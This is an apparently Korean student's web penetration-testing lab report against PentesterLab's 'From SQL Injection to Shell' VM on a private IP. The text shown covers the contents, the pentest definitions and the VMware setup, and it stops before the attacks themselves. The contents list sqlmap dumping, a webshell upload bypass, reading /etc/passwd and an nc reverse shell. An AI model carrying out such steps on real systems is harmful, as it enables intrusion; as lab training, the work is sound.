



# 웹 모의해킹 실습

2025.01.15

용 해 빈

## 목 차

1	프로젝트 개요.....	6
1.1	프로젝트 개요 .....	6
1.2	프로젝트 계획 .....	6
1.3	모의해킹 대상 .....	7
1.4	모의해킹 정의 및 목적 .....	7
2	환경 구성.....	9
2.1	가상머신 다운로드 .....	9
2.2	가상머신 설정 .....	10
2.3	작동 확인.....	16
3	최종 공격.....	17
3.1	정보 수집.....	17
3.2	SQL 인젝션 공격.....	21
3.3	파일 업로드 공격.....	27
3.4	리버스 셸 침투 .....	35
4	공격 정리 및 대응 방법 .....	37

## 그림 목 차

그림 1-1 http://192.168.111.133에 접속한 화면 .....	7
그림 2-1 From SQL Injection to Shell 다운로드 페이지 .....	9
그림 2-2 새로운 가상 머신 생성 .....	10
그림 2-3 설정 타입은 'Typical'을 선택 .....	11
그림 2-4 OS 종류는 'Ubuntu'를 선택 .....	11
그림 2-5 가상머신 이름과 저장 경로 설정 .....	12
그림 2-6 디스크 크기 및 저장 방식 설정 .....	12
그림 2-7 설정 내용 최종 확인 .....	13
그림 2-8 가상머신을 생성함 .....	13
그림 2-9 ISO 이미지 파일 삽입 .....	14
그림 2-10 가상머신 부팅 완료 .....	15
그림 2-11 칼리 리눅스에서 웹 애플리케이션에 접속 .....	16
그림 3-1 웹 애플리케이션 매핑 이후의 버프 스위트 사이트맵 탭 화면 .....	20
그림 3-2 SQL 타입 에러 발생 .....	21
그림 3-3 sqlmap 실행 화면 .....	22
그림 3-4 자바스크립트로 XSS 공격이 가능한 것을 확인 .....	23
그림 3-5 관리자 메뉴 로그인 .....	27
그림 3-6 webshell.php 웹셸 파일 업로드 시도 .....	29
그림 3-7 파일 확장자를 대문자로 변경 .....	30
그림 3-8 확장자 변경 후 파일 업로드 성공 .....	31
그림 3-9 웹 페이지의 소스코드 확인 .....	32
그림 3-10 webshell.PHP의 경로를 확인 .....	33
그림 3-11 웹셸이 실행되고 있음 .....	34

[웹 모의해킹 실습]

그림 3-12 /etc/passwd 파일 내용 출력.....	35
그림 3-13 nc 리스닝 모드로 포트를 생성.....	35
그림 3-14 nc를 이용해 리스닝 중인 4000 포트에 접속.....	36
그림 3-15 리버스 셸 침투 성공.....	37

## 표 목 차

표 1-1 모의해킹 시나리오 .....	6
표 1-2 모의해킹 대상 IP 주소 .....	7
표 1-3 시나리오 기반 모의해킹과 블랙박스 기반 모의해킹 .....	8
표 2-1 From SQL Injection to Shell 가상머신 다운로드 URL .....	9
표 3-1 'nicto -host 192.168.111.133'으로 정보 수집 결과 확인 .....	18
표 3-2 nikto 스캐닝 결과 정리 .....	19
표 3-3 작은따옴표 입력으로 SQL 인젝션 취약점 가능성 확인 .....	21
표 3-4 sqlmap 실행 명령 .....	22
표 3-5 sqlmap 데이터베이스의 이름 알아내기 .....	24
표 3-6 photoblog 데이터베이스의 내용을 덤프 .....	24
표 3-7 sqlmap DB 덤프 결과 .....	26
표 3-8 webshell.php 웹셸 코드 .....	28
표 3-9 192.168.111.200 4000번 포트에 접속 .....	36
표 4-1 화이트 검증 방법 예시 .....	38
표 4-2 파일 업로드 공격 대응 방법 .....	38

## 1 프로젝트 개요

### 1.1 프로젝트 개요

모의해킹 기술 실습 보고서를 작성하고 최종적으로 실제 웹사이트와 유사한 환경을 구축하고, 보고서에 작성된 공격 기법을 조합하여 시스템으로 침투해 들어가는 시나리오를 실습하기로 한다.

### 1.2 프로젝트 계획

모의해킹 시나리오		
1	정보 수집 단계	- nikto 도구를 이용하여 정보 수집 - 웹 애플리케이션 매핑
2	SQL 인젝션 공격	- SQL 타입 에러 발생여부 확인 - sqlmap 도구 사용 - 스크립트 실행 - 사용자 정보 획득
3	파일 업로드 공격	- 관리자 페이지 로그인 - 웹셸 코드 실행 - 시스템 명령어 실행
4	리버스 셸 침투	- nc 도구 사용 - 셸 획득

표 1-1 모의해킹 시나리오

## 1.3 모의해킹 대상

모의해킹 대상 IP 주소	192.168.111.133
---------------	-----------------

표 1-2 모의해킹 대상 IP 주소




그림 1-1 http://192.168.111.133에 접속한 화면

## 1.4 모의해킹 정의 및 목적

모의해킹(Penetration Testing)은 IT 정보자산의 보안 취약점을 발견하고 평가하기 위해 수행되는 체계적인 공격 시뮬레이션이다. 대부분의 기업(기관) 내부에 위치하고 있는 주요 IT 정보자산을 대상으로 외부에서 모의해킹 진단을 수행하여 기술적인 보안 취약점을 탐지하고 검증하여 취약점을 해결할 수 있는 개선 가이드 또는 해결 방안을 제시하여 기업(기관)의 IT 정보자산의 안전성과 보안서를 사전에 확보하기 위한 목적으로 실시된다.

모의해킹은 크게 두 가지 종류로 구성된다. 시나리오 기반 모의해킹과 블랙박스 기반 모의해킹이 있다. 그 외에도, 화이트박스 기반 모의해킹과 블랙박스와 화이트박스 모의해킹 기법의 장점만 채택한 그레이박스 기반 모의해킹도 존재한다.

먼저, 시나리오 기반 모의해킹은 모의해킹을 의뢰한 기업(기관)으로부터 다양한 정보를 사전에 제공받고 모의해킹을 수행하는 방식을 말한다. 이 방법론은 기업(기관) 내부에 새롭게 구축된 시스템(S/W, H/W)에 대한 보안 취약성 검증에 유효하다.

블랙박스 기반 모의해킹은 모의해킹을 의뢰한 기업(기관)으로부터 어떠한 정보도 받지 않고 블랙

해커와 동일한 관점과 조건으로 해킹을 수행하는 방식을 말한다. 모의해킹 전문가들이 실제 블랙 해커와 동일한 조건과 방식으로 해킹을 수행하므로 기업(기관)의 보안성 수준 및 취약점을 깊이 있게 파악하는 데 장점이 있다. 아래 표 1-3에 시나리오 기반 모의해킹과 블랙박스 기반 모의해킹의 차이점과 특징을 정리하였다.

항목	시나리오 기반 모의해킹	블랙박스 기반 모의해킹
특징	<ul style="list-style-type: none"> <li>- 특정 공격 시나리오에 기반하여 수행</li> <li>- 현실적인 공격 상황을 재현</li> </ul>	<ul style="list-style-type: none"> <li>- 사전 정보 없이 외부에서 접근하여 모의해킹 수행</li> <li>- 실제 공격자의 관점에서 보안 평가 진행</li> </ul>
진단 대상	<ul style="list-style-type: none"> <li>- 특정 시스템, 애플리케이션 또는 비즈니스 프로세스에 대한 테스트</li> </ul>	<ul style="list-style-type: none"> <li>- 웹 애플리케이션, 네트워크, 서버 등 외부 접근 가능한 시스템</li> </ul>
장점	<ul style="list-style-type: none"> <li>- 특정 위협 모델에 대한 심층 분석 가능</li> <li>- 조직의 특정 보안 요구 사항에 맞춤형 테스트 가능</li> </ul>	<ul style="list-style-type: none"> <li>- 외부 공격에 대한 방어력을 평가할 수 있음</li> <li>- 실제 공격자의 접근 방식을 모사하여 현실감 제공</li> </ul>
단점	<ul style="list-style-type: none"> <li>- 시나리오 설정에 따라 결과가 달라질 수 있음</li> <li>- 준비 과정이 복잡할 수 있음</li> </ul>	<ul style="list-style-type: none"> <li>- 시스템 내부 정보 부족으로 인한 취약점 발견 한계</li> <li>- 특정 취약점에 대한 심층 분석이 어려움</li> </ul>
차이점	<ul style="list-style-type: none"> <li>- 특정 공격 시나리오를 설정하여 평가함</li> <li>- 보다 구체적이고 목표 지향적인 접근 방식</li> </ul>	<ul style="list-style-type: none"> <li>- 사전 정보 없이 외부 공격자의 시나리오를 평가</li> <li>- 시스템의 외부 보안 취약점에 초점을 맞춤</li> </ul>

표 1-3 시나리오 기반 모의해킹과 블랙박스 기반 모의해킹



## 2 환경 구성

최종 실습 환경은 별도의 가상 머신을 다운로드하여 구성한다. 사용할 가상 머신 이미지는 'pentesterlab'이라고 하는 해외 웹 침투 테스트 교육 사이트에서 제공하는 'From SQL Injection to Shell' 이름의 가상 머신이다. 가상 머신의 이름처럼 SQL 인젝션 공격에서 시작해 셸을 얻어내는 과정을 실습할 수 있다.

### 2.1 가상머신 다운로드

표 2-1에 참조된 링크에 접속한 후 ISO 파일을 다운로드 한다.

[https://pentesterlab.com/exercises/from\\_sql\\_i\\_to\\_shell](https://pentesterlab.com/exercises/from_sql_i_to_shell)

표 2-1 From SQL Injection to Shell 가상머신 다운로드 URL




그림 2-1 From SQL Injection to Shell 다운로드 페이지

## 2.2 가상머신 설정




그림 2-2 새로운 가상 머신 생성

그림 2-2과 같이 VMware에서 [Create a New Virtual Machine] 메뉴를 선택한다.



그림 2-3 설정 타입은 'Typical'을 선택

그림 2-3과 같이 'Typical'을 선택하고 [Next]버튼을 클릭한다.




그림 2-4 OS 종류는 'Ubuntu'를 선택

그림 2-4과 같이 OS 종류는 'Ubuntu'를 선택하고 [Next]를 클릭한다.




그림 2-5 가상머신 이름과 저장 경로 설정

그림 2-5은 가상머신의 이름과 저장 경로를 설정하는 페이지이다. 가상 머신 이름은 'From\_SQL\_Injection\_to\_Shell'로 지정하였고, 경로는 기본 경로 그대로 사용하였다.




그림 2-6 디스크 크기 및 저장 방식 설정

그림 2-6은 디스크의 크기를 지정하고 저장 방식을 설정하는 페이지이다. 기본 사이즈인 '20GB'를 그대로 사용하기로 한다. 그리고 'Store virtual disk as a single file'을 체크하여 가상머신의 디스크 저장 방식을 하나의 파일로 관리할 수 있도록 한다.




그림 2-7 설정 내용 최종 확인

그림 2-7은 지금까지 설정한 내용들을 정리하여 보여준다. [Finish] 버튼을 눌러 가상머신을 생성한다. 그러면 그림 2-8과 같이 페이지가 로드되는 것을 확인할 수 있다.




그림 2-8 가상머신을 생성함




그림 2-9 ISO 이미지 파일 삽입

[Edit virtual machine settings]를 누르면 그림 2-9과 같이 세팅 페이지가 나오게 되는데, [CD/DVD (STAT)] 탭에 들어가 'Use ISO image file'을 체크하고 방금전에 다운받은 ISO 이미지를 연결한다.

그 후 그림 2-8의 [Resume this virtual machine] 버튼을 눌러 가상머신을 실행한다.

그림 2-10 가상머신 부팅 완료

그림 2-10처럼 부팅이 되어 프롬프트가 뜬다면 ‘ip addr’ 명령을 실행하여 IP 주소를 확인한다. IP 주소가 192.168.111.133으로 표시되는 것을 확인하였다.

## 2.3 작동 확인

